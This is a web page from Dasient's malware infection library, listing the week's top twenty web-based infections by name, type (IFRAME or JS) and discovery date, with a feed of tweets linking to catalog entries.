Infection Library

Infection Library

Dasient's malware infection library catalogs web-based malware from across the Internet. Check this page for information about the latest threats.

Infections Cataloged to Date:




This Week's Top Infections

This week's top infections

| Rank | Name | Type | Discovery Date |
|------|-----------------------------|--------|----------------|
| 1. | <u>mysterio</u> | IFRAME | 2010-02-21 |
| 2. | <u>afonya123</u> | IFRAME | 2010-03-14 |
| 3. | <u>hippocounter</u> | JS | 2010-03-12 |
| 4. | <u>darktech</u> | JS | 2010-03-13 |
| 5. | <u>glazurit</u> | JS | 2010-03-12 |
| 6. | <u>feedzilla</u> | IFRAME | 2010-03-15 |
| 7. | <u>million-one</u> | IFRAME | 2009-11-29 |
| 8. | <u>internetcountercheck</u> | IFRAME | 2010-03-15 |
| 9. | <u>zakaz-it</u> | JS | 2010-03-12 |
| 10. | <u>popunder</u> | JS | 2010-03-03 |
| 11. | <u>countrtds</u> | IFRAME | 2010-02-24 |
| 12. | <u>denisen.com</u> | JS | 2010-03-11 |
| 13. | <u>medquest</u> | IFRAME | 2009-10-29 |
| 14. | <u>wowtribes</u> | IFRAME | 2010-02-10 |
| 15. | <u>freesearchclub</u> | IFRAME | 2010-03-05 |
| 16. | <u>pumpidss</u> | IFRAME | 2010-03-16 |
| 17. | <u>freehostia</u> | JS | 2010-03-09 |
| 18. | <u>4analytics</u> | IFRAME | 2010-01-23 |
| 19. | <u>tradeservise</u> | IFRAME | 2009-11-15 |
| 20. | <u>pecsa.com</u> | JS | 2010-03-06 |

Infection Library Growth

Number of catalogued infections for the week



Latest Tweet

[Follow us on Twitter](#) for infection updates



- "IFRAME/afonya123 - http://bit.ly/_9M74H" **about 13 hours ago**
- "JS/turculoplushia - http://bit.ly/_dnDCe9" **9 days ago**
- "IFRAME/hrrhrhre0 - http://bit.ly/_c5tEDX" **7 days ago**
- "JS/news9health - http://bit.ly/_d3lWim" **7 days ago**
- "JS/b-source - <http://bit.ly/9J5sWB>" **8 days ago**

